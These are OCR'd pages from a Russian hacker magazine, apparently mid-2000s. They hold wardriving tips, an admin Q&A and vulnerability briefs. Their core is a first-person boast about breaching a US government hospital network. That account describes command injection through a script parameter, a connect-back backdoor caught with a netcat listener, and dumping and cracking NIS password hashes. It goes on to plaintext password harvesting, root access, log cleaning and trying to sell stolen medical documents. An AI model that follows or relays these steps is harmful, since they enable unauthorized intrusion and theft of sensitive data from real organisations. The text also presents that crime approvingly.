* Сидеть у входа в офис компании в пять утра в майке журнала «Хакер» и с ноутбуком, обклеенным логотипами хакерских групп, – тоже не лучшая идея.

* И самое последнее. Не надо быть вандалом. Не надо нарушать законов страны, в которой ты живешь. Не уничтожай ничего в сети, даже если она открыта каждому встречному. Помни, не ты один такой умный, и сеть, в которой ты сегодня пошалил, до этого полгода использовал я для скачивания фильмов из интернета. Так что не надо портить друг другу малину.

Получить информацию об изготовлении антенн можно по этим адресам:

- **http://oya.org.ua/Wi-Fi/Wi-Fi-helix-howto.html**
- **http://cqham.ru/cantenna.htm**
- **www.qsl.net/n1bwt/contents.htm**
- **www.saunalahti.fi/elepal/antenna2.html**

вардрайвера стать ненадолго варбоатером, передвигаясь на экскурсионном катере по узким каналам в центре города. И это все для тебя. Офисы с двух сторон. Экскурсия длится два часа, и заряда батареек в твоем ноутбуке хватит на столько же.

Результат работы одного из американских вардрайверов


Впрочем, машина предоставляет вардрайверу огромное преимущество: питание от прикуривателя даст намного больше возможностей и времени для работы с беспроводными сетями :). Тонированные стекла скроют тебя от глаз любопытных, а теплая печка спасет от зимнего мороза. Ты передвигаешься по улицам в поиске Wi-Fi и при обнаружении сети с интересным SSID останавливаешься и исследуешь ее более детально :).

Ах, ты любитель метрополитена, спортсмен, ненавидишь педали и ручку тормоза, но хочешь гулять по улицам, также обнаруживая Wi-Fi? Без проблем, клади ноутбук в рюкзак - и вот ты уже WarStroller. WarStrolling - это сканирование местности на своих двоих. Тут-то ты и поймешь, что на улице сейчас не май месяц. Доставать при куче народу свой ноутбук и смотреть, что же он там обнаружил, тоже не совсем удобно. Какие же есть выходы? Ну, первое, что нам облегчает жизнь, - это тот факт, что и Kismet, и Netstumler умеют зачитывать инфу об обнаруженных сетях голосом. Поэтому ноутбук можно из сумки и не вынимать, а подсоединить к нему наушники и, идя по улице, слышать информацию обо всех обнаруживаемых сетях. Найдя что-нибудь интересное, можно зайти во двор или ближайшее кафе и там уже достать свой компьютер.

Но есть способ потехнологичнее. Твой КПК, на котором ты раньше только книги читал, тоже способен оказать значимую помощь. Во-первых, есть аналог NetStumbler для PocketPC 2002/2003 под названием MiniStumbler (www.netstumbler.com). То есть если на твоем КПК есть встроенный Wi-Fi-адаптер или CF-слот с wireless адаптером (для PocketPC стоит порядка $80), то ты легко сможешь сканировать сети на КПК, а лезть в сеть уже с ноутбука. Если есть тот же BlueTooth и у тебя стоит Zaurus или Linux, ты можешь использовать клиент для Kismet'а, позволяющий получать все данные с ноутбука.

ВАРДРАЙВИНГ НА ТРОЛЛЕЙБУСЕ

Сколько я ни читал статей, а так и не нашел ни одного упоминания об использовании общественного наземного транспорта для сканирования Wi-Fi-сетей :). В условиях мегаполиса это может оказаться классным решением. Лучше всего троллейбусы: двигаются они медленно, каждую обнаруживаемую сеть можно исследовать. Для жителей Москвы советую маршрут «Б», движущийся по Садовому кольцу. Вокруг одни офисы, частые пробки. Зато тепло! Единственная проблема - бабульки, которым очень интересно узнать, что же у тебя там мерцает на экране. Хотя это на 100% лучше камер внешнего наблюдения и группы захвата.



Язык вардрайверов

Рано или поздно ты найдешь сеть какой-нибудь интересной организации (например Федеральной службы охраны, она ловится в районе Новой площади в Москве) и тебе захочется поделиться этой информацией с другим вардрайвером. Для этих целей был придуман специальный язык, описывающий символами конкретную точку доступа. Это направление получило название warchalking. Вот несколько небольших примеров.

* Открытая сеть обозначается так:
SSID
)(
BW AC

* Закрытая сеть - та, у которой не транслируется SSID:
SSID
()
BW AC

* Сеть с использованием WEP:
SSID
(W)
BW AC

BW - размер канала (2 Мб, 11 Мб, 33,6 Кб), AC - информация о точке.

* Более продвинутые записи могут иметь следующий вид:

SSID
CH)(ST
BW AC

CH - на каком канале работает точка доступа (NetStumbler вам покажет :)), ST - качество сигнала.



На нашем диске ты найдешь описываемый в статье бесплатный софт как под linux, так и под Windows.


Wi Fi




SideX (hack-faq@real.xakep.ru) & Andrey Matveev (andrushock@real.xakep.ru)

Будь конкретным и задавай конкретные вопросы! Старайся оформить свою проблему максимально детально перед посылкой в Hack-FAQ. Только так мы сможем действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов типа «Как взломать интернет?», ты лишь потратишь наш почтовый трафик. Рассчитывать на халяву (инет, шеллы, карты) не стоит, мы сами живем на гуманитарной помощи.

Q: Очень странная ситуация. Мой компьютер не выключается по команде shutdown -h now. Я пробовал в Gentoo Linux и в OpenBSD. Какие действия можно предпринять?

A: Возможно, твоя материнская плата либо не поддерживает, либо криво поддерживает ACPI. Хотя есть еще вариант, что при конфигурировании ядра ты отключил опции:



```
Ядро ветки 2.4: General Setup --> ACPI Support --> [x] ACPI Support
Ядро ветки 2.6: Power Management options (ACPI, APM) --> ACPI (Advanced Configuration and Power Interface) Support --> [x] ACPI Support
```

Также проверь, запущен ли демон acpid. Что касается OpenBSD, то в этой операционке до сих пор нет поддержки ACPI. Поэтому чтобы выключить компьютер, попробуй за счет модификации значения переменной machdep.apmhalt активировать специальный hack:

```
# sysctl machdep.apmhalt=1
# shutdown -hp now
```

Q: Очень часто в документации и статьях встречается термин chroot. Подскажи, что он означает.

A: С помощью chroot для конкретного процесса можно изменить представление файловой системы. Каталог, который на самом деле является обычным каталогом в файловой системе, становится для демона корневым, таким образом обеспечивается дополнительный уровень защиты и снижается возможный ущерб при взломе сервиса. Для того чтобы программа заработала в ограниченной среде, необходимо скомпилировать ее статически либо поместить все необходимые для корректной работы разделяемые библиотеки в фейковую структуру каталогов. Важно отметить, что chroot имеет смысл использовать только для демонов, запускаемых от имени непривилегированного пользователя, так как существуют пути, позволяющие руту выбраться из chroot'ной песочницы.

Q: Китайские спамеры каждый день забрасывают мой мэйлбокс рекламой. Рыдаю.

A: Да, это насущный вопрос. Как вариант, на сервере можно вместо дефолтного агента локальной доставки mail/mail.local использовать LDA с возможностью фильтрации почтовых сообщений (procmail, maildrop, deliver). В приведенном ниже примере все письма с кодировками наших восточных друзей немедленно отправляются в трэш:

```
# vi /etc/procmailrc

:0:
* 1^0 ^\/Subject:.*=\?(.*big5|iso-2022-jp|ISO-2022-KR|euc-kr|gb2312|ks_c_5601-1987)\?
* 1^0 ^\/Content-Type:.*charset="(.*big5|iso-2022-jp|ISO-2022-KR|euc-kr|gb2312|ks_c_5601-1987)
/dev/null
```

Для maildrop правило будет выглядеть следующим образом:


```
# vi /etc/maildroprc

BOGUS="(big5|iso-2022-jp|ISO-2022-KR|euc-kr|gb2312|ks_c_5601-1987)"
if ((/^Content-Type:.*charset=$BOGUS/) || \
   (/^Content-Type:.*multipart/ && \
   /^Content-Type:.*^?.*charset=$BOGUS/:b))
   {
     to /dev/null
   }
```

Чтобы заблокировать мессаджи на арабском, фарси и урду (привет пакистанским спамерам), добавь в перечисление кодировку windows-1256.

Q: Нужно настроить еженедельный бэкап в виндовой сети, где я админю. Можно ли разрешить доступ к backup-диску только соответствующей

A: Большинство backup-прог, вроде известной Veritas Backup Exec (www.veritas.com), требует админского доступа к системе. Для бэкапной проги можно создать отдельный админ-аккаунт в Active Directory. Аккаунт будет непростой, хоть и не золотой, - только для него будет открыт доступ на твой backup-диск.



Я поддерживаю сервачок в небольшой локалке. Есть интерес отслеживать сайты, которые посещают мои пользователи. Тачка, которая работает в качестве шлюза, довольно медленная, с небольшим количеством ОЗУ, поэтому Squid на нее не поставишь, соответственно, парсеры логов типа Sarg или Calamaris не помогут. Что можно предпринять в данном случае?

Странные у вас интересы, я вам скажу, молодой человек. Ok, если трюк с прозрачным кэширующим прокси-сервером тебе не подходит, посмотри в сторону DNS, а если быть точнее, в сторону подсистемы журналирования пакета BIND. Прописывай в конфигурационный файл named.conf следующие директивы:

```
logging {
  channel queries_ch {
      file "/var/log/queries.log" versions 5 size 1024k; // лог-файл, количество ротаций и его размер
      severity info; // уровень журналирования
      print-category yes; // метка с категорией
      print-severity yes; // метка с уровнем журналирования
      print-time yes; // временная отметка
   };
   category queries { queries_ch; }; // помещаем клиентские запросы в лог
};
```

После сохранения внесенных изменений отправь демону named сигнал SIGHUP ("rndc reload" для BIND 9, "kill -HUP `cat /var/run/named.pid` для старых версий). С этого момента необходимая тебе информация будет методично заноситься в файл /var/log/queries.log:

```
27-Dec-2004 02:02:37.553 queries: info: client 192.168.1.2#1218: query: openbsd.org IN A +
```



Как можно скачать все avi-файлы с определенной web-страницы?



Даже не буду спрашивать, зачем тебе такое понадобилось ;-), просто скажу, что для решения этой задачи лучше всего заюзать wget:

```
$ wget -r -c -A .avi -l 1 http://www.0day.privatevideo.com/
```

Рассмотрим более сложный пример, но уже из другой области. Допустим, тебе необходимо скачать все файлы (кроме debuginfo) с расширением rpm, тогда выполняй команду:

```
$ wget -r -c -l 1 -A rpm -R *debuginfo* http://fast.mirror.org/apt/fedora/fc3/i386/RPMS/
```



Что такое MSC?


Microsoft Common Console Document. Это исполняемый документ, который запускается из командной строки cmd (Run-меню). Рассмотрим ключевые компоненты системы, чья жизнедеятельность основывается на msc. Compmgmt.msc вызывает консоль Computer Management, которая уже содержит остальные консольные документы. Diskmgmt.msc дает быстрый доступ к параметрам диска, которые здесь же могут быть изменены. Devmgmt.msc, как ясно из названия, вызывает Device Manager («Диспетчер устройств»), который внешним видом очень близок к старому 9x. Dfrg.msc - встроенный дефрагментатор диска. Eventvwr.msc наведет на «Журнал событий». Services.msc выдает листинг всех вписанных сервисов, работа с этим документом требует особой осторожности.



С WMZ все давно знакомы, а вот что такое DMZ, нигде не могу найти ответа.

DMZ не имеет никакого отношения к системе Webmoney. DMZ - это аббревиатура от «демилитаризованная зона», другими словами, граничная сеть. Этот момент лучше объяснить на примере. Как правило, в крупных организациях или компаниях, уделяющих большое внимание безопасности, для общедоступных серверов (CVS, DNS, FTP, Mail, Web) выделяют собственную подсеть, находящуюся между двумя файрволами:

1. внешний сетевой интерфейс первого fw соединяется с интернетом;
2. внутренний ифейс первого fw подключен к DMZ;
3. внешний ифейс второго fw также подключен к DMZ;
4. внутренний ифейс второго fw принадлежит локальной сети, в которой находятся клиентские компьютеры организации.



Можно ли установить всем юзерам захваченной NT-сети выбранный мной wallpaper, да так, чтобы никто не смог его поменять?

Одно из решений касается GPO (Group Policy Object). Топаем в GPO -> User Configuration -> Administrative Templates -> DeskTop -> Active Desktop -> Active Desktop Wallpaper, включаем опцию и выбираем нужные обои. Затем в C:\Documents and Settings\"username" ntuser.dat следует переименовать в ntuser.man. Также можно задействовать многострадальный реестр, предварительно создав файл со следующим содержимым:

```
REGEDIT4
[HKEY_CURRENT_USER\Control Panel\Desktop]
"Wallpaper"="C:\\WINDOWS\\logo.bmp"
```

Сохраняем текст как wallpaper.reg и затем слегка переписываем logon-скрипт:

```
regedit /s c:\windows\wallpaper.reg
if exist logo.bmp xcopy /y /d logo.bmp c:\windows\
```

Теперь, если ты поместишь лого на NETLOGON-шару, оно будет скопировано на каждый комп. Указанный параметр /d позволит избежать многократного копирования волпапера и сэкономит трафик.





■ Master-lame-master

CENSORED

ВТОРЖЕНИЕ В ГОСПИТАЛЬ



У каждого хакера есть мечта. Один хочет спионерить базу с кредитками на лимон долларов, другой - дефейснуть сайт Microsoft. Я же несколько лет стремился взломать крупный сайт в зоне gov. Не знаю почему, но правительственные сайты всегда вызывали у меня большой интерес. И вот, спустя долгий промежуток времени, моя мечта успешно осуществилась.

РЕАЛЬНЫЕ ИСТОРИИ ХАКЕРСКИХ ЗЛОДЕЯНИЙ

Замутить сайт в зоне gov очень сложно. Подобные проекты могут содержать только серьезные государственные объединения. Соответственно, с таких ресурсов можно поднять очень ценную информацию, а затем продать ее за большие деньги. Правда, сломать подобный объект очень сложно, так как за ними следят профессиональные администраторы. Но «сложно» не означает «невозможно» - несколько месяцев назад мне удалось проникнуть в национальный госпиталь USA.

РАЗ ОШИБКА, ДВА ОШИБКА

Признаюсь, что взлом не обошелся без помощи моего хорошего товарища. Все началось с того, что поздним вечером мне на e-mail свалилось интересное письмо. В нем друг радостно повествовал о том, что он написал продвинутый CGI-сканер и взломал с его помощью несколько сайтов. В списке присутствовал проект http://archive.nlm.nih.gov. Если бы проект не был государственным, я бы даже не обратил внимания на ссылку, однако сайт даже на домене четвертого уровня мог быть очень и очень привлекательным.

Я отписал ему ответ, в котором попросил дать мне полное описание бага, фигурирующего на этом сайте. Позже выяснилось, что ошибка в скрипте проявлялась из-за невнимательности администратора или автора сценария. Я не буду описывать техническую часть бреши, потому что уже много раз писал о WWW-изъянах и изрядно задолбал всех этими багами :). Тебе важно знать, что если сценарий получит параметр image, то он расценит его значение как команду. Прежде чем рассказывать о моих дальнейших действиях, я напишу лирическое отступление, посвященное защите государственных проектов. Стратегические сайты охраняются с особой тщательностью, чтобы, не дай Бог, какой-нибудь хакер не вторгся на секретную территорию. Обычно на серверы ставят только свежие версии операционок и используют хорошо настроенный файрвол, причем частенько файр находится не на самом сервере, а на внешнем роутере. Так было и в моей ситуации. Какой-то маршрутизатор старательно резал пакеты, позволяя прицепиться лишь на 21 и 22 порт машины. Чуть позже я определил версию системы - это была девятая солярка, под которую практически нет рабочих эксплойтов.

ОПЕРАЦИЯ «ПРОНИКНОВЕНИЕ»

Первое, что я сделал, - заюзал анонимный проксик и зашел на главную страницу какого-то подразделения государственного госпиталя. Затем обратился к бажному скрипту, передав ему параметр image=ls. В самом конце вернувшегося контента красовался листинг каталога. Далее я определил операционную систему и просмотрел список активных юзеров. В Штатах в то время было раннее утро, поэтому все админы крепко спали :).
В солярке, естественно, отсутствовал wget, но по многолетнему опыту я уже знал, что в системе существует скрипт GET, позволяющий выкачивать файл из любой точки мира. Из-за того что файрвол блокировал практически все входящие соединения, я воспользовался connback-бэкдором cbd. Он сам коннектится на нужный узел и выполняет любую команду. Я бережно залил его на удаленный сервер, затем проверил наличие компилятора и попытался собрать бинарник. Но, увы, у меня этого сделать не получилось. Сначала в моей голове промелькнула мысль о том, что злой админ запретил всем юзать gcc. Но мои сомнения развеялись, когда я закачал простенький сишный файл. Он скомпилился безо всяких осложнений. Далее мне пришла в го-



Подробный листинг через WWW

лову еще одна идея: прицепиться на какой-нибудь солярный шелл и попробовать собрать cbd там. Порывшись в списке паролей на захваченные серверы, я нашел аккаунт на какую-то примитивную университетскую сансоськy. Сервер без лишних возмущений принял пароль и пустил меня внутрь. На этой машине отсутствовал не только wget, но и GET, поэтому мне пришлось транспортировать код бэкдора через буфер обмена. Когда cbd был залит, я выполнил запрос gcc cbd.c -o cbd и был послан на три буквы :). Компилятор выругался на отсутствие функций inet_addr, socket и т.п. Только тогда до меня доперло, что убогая SunOS по умолчанию не подключает сетевые библиотеки. Стоило мне прибавить парочку включений типа -lsocket -lnsl, как бинарник сразу же скомпилился.

Реализовав подобный финт на государственном проекте, я получил рабочий connback-бэкдор. Теперь мне нужно было найти шелл, не фильтрующий соединения с портами и находящийся где-нибудь далеко :). Подобный сервер был найден довольно быстро. Я установил на машину netcat и запустил его следующим образом:

```
nc -l -p 4000
```


где 4000 - порт, в который должен стукнуться продвинутый бэкдор. С первого раза бэкдор не сумел соединиться с моим сервером, потому что вместо IP-адреса я использовал hostname. Но со второй попытки все разрулилось - в консоли зарисовалась надпись «Connected to command line» и я получил доступ к государственному интерпретатору :).



Грабли со старым компилятором

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

❶ Команда ypcat позволяет увидеть зашифрованные пароли сетевых пользователей. Именно благодаря этому я сумел посетить другие локальные серверы.
❷ Иногда полезно скомпилить хакерскую утилиту на доверенном сервере, посмотреть, на что ругается компилятор, и только потом собирать сишник на объекте для хакерских действий.
❸ Администратор выследил меня из-за того, что я запустил локальный брутфорс для проверки на простые пароли. Никогда не делай этого :).



Первые успехи

С одной стороны, взлом стратегического проекта может принести много полезной инфы и денег, но с другой - на сервере с nobody-правами особо не разгуляться. Я тоже так думал, поэтому на удачу особенно не рассчитывал :). К тому же, мне было известно, что к девятой соляре нет универсальных эксплойтов. То есть они имеются, но только для специфического софта. Глянув last, я понял, что сервер посещает много юзеров. Только за один день на машину залогинилось порядка двадцати разных пользователей. Было решено провести локальную проверку на нестойкие пароли. Как полагается, я выполнил команду grep sh /etc/passwd|cut -d: -f1, чтобы вывести все рабочие логины. Но не тут-то было - на серваке не было аккаунтов, под которыми входили в систему. Точнее, из хороших учетных записей я узрел только две: root и mysql. Наверняка, у аккаунта СУБД даже был запрет на установку пароля. Но тогда возникал вопрос: откуда взялись многочисленные пользователи, которых не было в /etc/passwd? Ответ очевиден: этот сервер включался в сетевой домен.

Проверить наличие домена можно командой df -h. Ее вывод показывал, что в домене существовал нехилый кластерок, общим объемом в один терабайт. Ты представляешь, сколько данных лежит на этом сервере? Я тоже нет :).

Я уже сталкивался с доменом в SunOS, поэтому знаю об одной интересной команде под названием ypcat. Она позволяет получить информацию с главного контроллера домена.

Сейчас меня интересовал список сетевых пользователей, который можно легко получить с помощью запроса ypcat passwd. Эту команду вправе выполнить любой юзер, даже с мизерными привилегиями. Самое интересное, что помимо логина покажется и пароль пользователя, зашифрованный методом DES.

Через пару секунд я получил списочек, состоящий из 258 различных аккаунтов. Думаю, понятно, что вывод команды занял несколько окон терминала. Транспортировать аккаунты через Сеть не представлялось возможным - это неудобно и небезопасно, поэтому я включил опцию «Logging printable output» в моем любимом ssh-клиенте (я имею в виду PuTTY). Затем пару раз выполнил запрос ps -ef, чтобы переполнить буфер и слить лог в текстовый файл. Далее, как ты уже понял, я скопировал информацию о клиентах в папку с John The Ripper'ом. Уже после расшифровки single-методом я получил рабочий пароль сетевого юзера. С этого момента меня ждали удивительные открытия.


СЕРВЕРНЫЕ ПУТЕШЕСТВИЯ

Теперь, когда у меня был доступ к доменному аккаунту, теоретически я мог подконнектиться к любой машине, входящей в домен. Однако определить это дело можно только подключением по SSH. Я успешно зашел по открытому 22 порту на взломанный сервер, а затем глянул в /etc/hosts. Там мне довелось увидеть еще один адрес, имеющий символическое имя mbone. Кстати говоря, на эту машину извне так просто не пускало. Но, использовав сетку сервера archive, я без труда подключился к mbone. Как и следовало ожидать, сетевого пользователя впустило на машину. Сервер находился под управлением SunOS 5.8. Коренное отличие от предыдущей машины прослеживалось в сетевых свойствах. В компьютере находились целых три сетевых интерфейса, и я поспешил этим воспользоваться :).

Чуть позже я выяснил, что mbone выступает в качестве Primary Domain Controller. Соответственно, все домашние каталоги должны находиться именно на этой машине. Мне не потребовалось особого труда, чтобы их найти, – директории находились в /home. Но просмотреть их содержимое мне не удавалось – не хватало прав :(. Из двух сотен папок лишь 20 удавалось прочитать. В них я не



◢ Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях, автор и редакция ответственности не несут.



Как много юзеров хороших...

К НИМ НУЖЕН ОСОБЫЙ ПОДХОД

Я уже писал про взлом SunOS в статье «Смертельный эксплойт». Прочитав оба материала, ты наверняка понял, что солярка отличается по возможностям от Linux. На ней сложнее собирать сишные файлы и работать в консоли. Даже команда отображения процессов выглядит нестандартно: ps –ef. Для того чтобы почистить логи, нельзя применять известный клинер vanish2. Для этого дела существуют свои утилиты, например zap. Соответственно, и руткиты для Solaris специфические. Но не советую ставить rootkitSunOS на последний релиз солярки – в этом случае ты пропалишь себя с потрохами :). Если у тебя возникнут вопросы по SunOS – пиши, я постараюсь ответить. Благо, мне доводилось проводить много часов в консоли этой не совсем стандартной оси.

Mbone принимает гостей

нашел полезной информации - в основном один мусор и какие-то непонятные конфиги. После такого облома я вспомнил, что существуют и локальные домашние папки, которые очень часто может прочитать рядовой пользователь. Их местонахождение - /export/home/users. Действительно, в этом каталоге я нашел три локальные папки. В одной из них обнаружился очень занятный 84-килобайтный файлик hosts.txt. Его содержание повергло меня в шок - в нем находились все айпишники центральной больнички. По скромным прикидкам адресов было чуть больше пятисот. Но далеко не каждая машина отвечала на echo-запрос. Короче говоря, благодаря этому списку я нашел еще пять солярок, на которые можно было войти. На этих машинах находились несколько интересных документов по внутренним медицинским проектам, которые я до сих пор пытаюсь продать (пока что безуспешно ;)). Что касается безопасности, то тут не к чему было придраться - ни один .history файл не читался, а в конфигах не было паролей в чистом виде. Поднять права с помощью эксплойта мне тоже никак не удавалось.

Мизерная часть козырных аккаунтов

БОГАТЕНЬКИЙ ЮЗВЕРЬ

Через пару дней я заметил одну интересную особенность. Если на машине archive (или на любом другом сервере, входящем в домен) висит активный пользователь, то права к его домашнему каталогу становятся равными 755. Как я уже писал, сетевая директория монтируется в /home. После того как я подметил этот факт, мне захотелось порыться в домашних папках. Как только в систему входил какой-нибудь пользователь, я переходил в каталог и смотрел его содержимое. Как правило, в папке не было ничего, кроме мусора... Так происходило до тех пор, пока на сервер не зашел чувак под логином mbopf. В его домашнем каталоге находилась папка tmp. А в ней мне посчастливилось найти файлы data1.txt и data2.txt, в которых лежали... пароли. Скажи мне по секрету, тебе никогда не доводилось записывать сложный пассворд в текстовый файл? Наверняка, было такое дело :). Этот пользователь также страдал склерозом, поэтому оформил удобочитаемый текстовик, включающий в себя аж тридцать паролей на различные ресурсы. Тут был и PayPal, и какая-то корпоративная база знаний, и, конечно же, пароли на FTP/SSH-ресурсы :). Почти все аккаунты записывались в plain text, но были случаи, когда вместо password встречалось слово «normal». Уже через несколько минут я определил «нормальный» пароль богатого американоса ;).

Благодаря этому файлу я смог залогиниться на несколько локальных серверов, не входящих в домен. На них был установлен Linux, а сами машины обслуживали совсем другое подразделение. Надо сказать, что на них царил ужасный беспорядок. Я нашел рутовый пароль в первом же history ламернутого администратора. Этот пассворд совпадал с ключевым словом на машине mbone. К концу дня у меня уже было четыре рутовых доступа в локальной сети gov :).

ТАК МНОГО АДМИНОВ ХОРОШИХ...

Я так увлекся взломом, что совсем забыл о собственной безопасности. Естественно, что я порядочно наследил на многих машинах. Это увидели тамошние админы и поменяли рутовые пароли. Спустя пару дней мне прикрыли доступ и на солярные сервера. Однако с помощью повторной расшифровки паролей по увесистому словарику я получил еще три сетевых аккаунта. Одним из них я воспользовался без промедления и закрепил свои права на машине. Кстати, администраторы даже не пропарсили WWW-логи и не закрыли баг в PHP-скрипте. Меня вообще удивляет тот факт, что сисадмины борются не с причиной, а со следствием. Именно это и позволяет хакерам взламывать стратегические серверы снова и снова.



Все хакерские тулзы, описываемые в этом материале, ты можешь найти на http://packetstormsecurity.nl.



На компакте ты найдешь поучительный видеоурок, дублирующий этот интересный взлом.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



INTERNET EXPLORER CURSOR PROCESSING REMOTE

ОПИСАНИЕ:

Недавно мир узнал о новых уязвимостях в браузере Internet Explorer 6.0. На этот раз очередное переполнение позволяет перезагрузить операционную систему и, в теории, выполнить любой код. Подробности ошибки не разглашаются, однако известно, что переполнение буфера вызывается при обработке неправильного *.ani-файла. Анимашка в нашем случае - это файл курсора, который умеет подгружать глупый ослик. Внедрение сокрушительного DoS'ера в html-файл происходит с помощью конструкции body {CURSOR: url("ANIBLUE.ani")}. Сам ANIBLUE.ani, как правило, находится в той же папке. Как ты догадался, эта конструкция - описание стиля HTML-документа.

Помимо глупой DoS-атаки, существует возможность выполнить любой код с правами текущего пользователя - на данный момент есть эксплойт, который открывает шелл на 28876 порту. Однако поставляемая версия пока не работоспособна, поэтому придется немного повременить.

ЗАЩИТА:

Представь, ты серфишь бесконечные страницы интернета, и твой комп внезапно перезагружается. Или еще хуже, на машину заливается троян, отсылающий все твои пароли. Как-то не прикольно, да? Чтобы не стать случайной жертвой хакеров, рекомендую установить второй сервис-пак к WinXP либо специальный хотфикс к Win2k/2003.

ССЫЛКИ:

Ссылки на все вышеперечисленные эксплойты находятся здесь: www.xfocus.net/flashsky/icoExp. Будь осторожен при тестировании уязвимости - не исключено, что твой компьютер перезагрузится :).

ЗЛОКЛЮЧЕНИЕ:

Если верить багтраку, то уязвимыми считаются следующие системы: WinME, WinXP+SP1, Win2k+SP4, Win2003. Поспеши обновить свою систему, если она содержит злосчастный баг. Либо выбери для себя другой браузер, например MyIE или Opera.

GREETS:

Информация об уязвимостях была выложена неким Flashsky. Пожелаем ему дальнейших успехов в изучении кода бажного осла.

Смертельный код HTML-страницы

BINFMT_ELF USELIB VMA INSERT RACE VULNERABILITY

ОПИСАНИЕ:

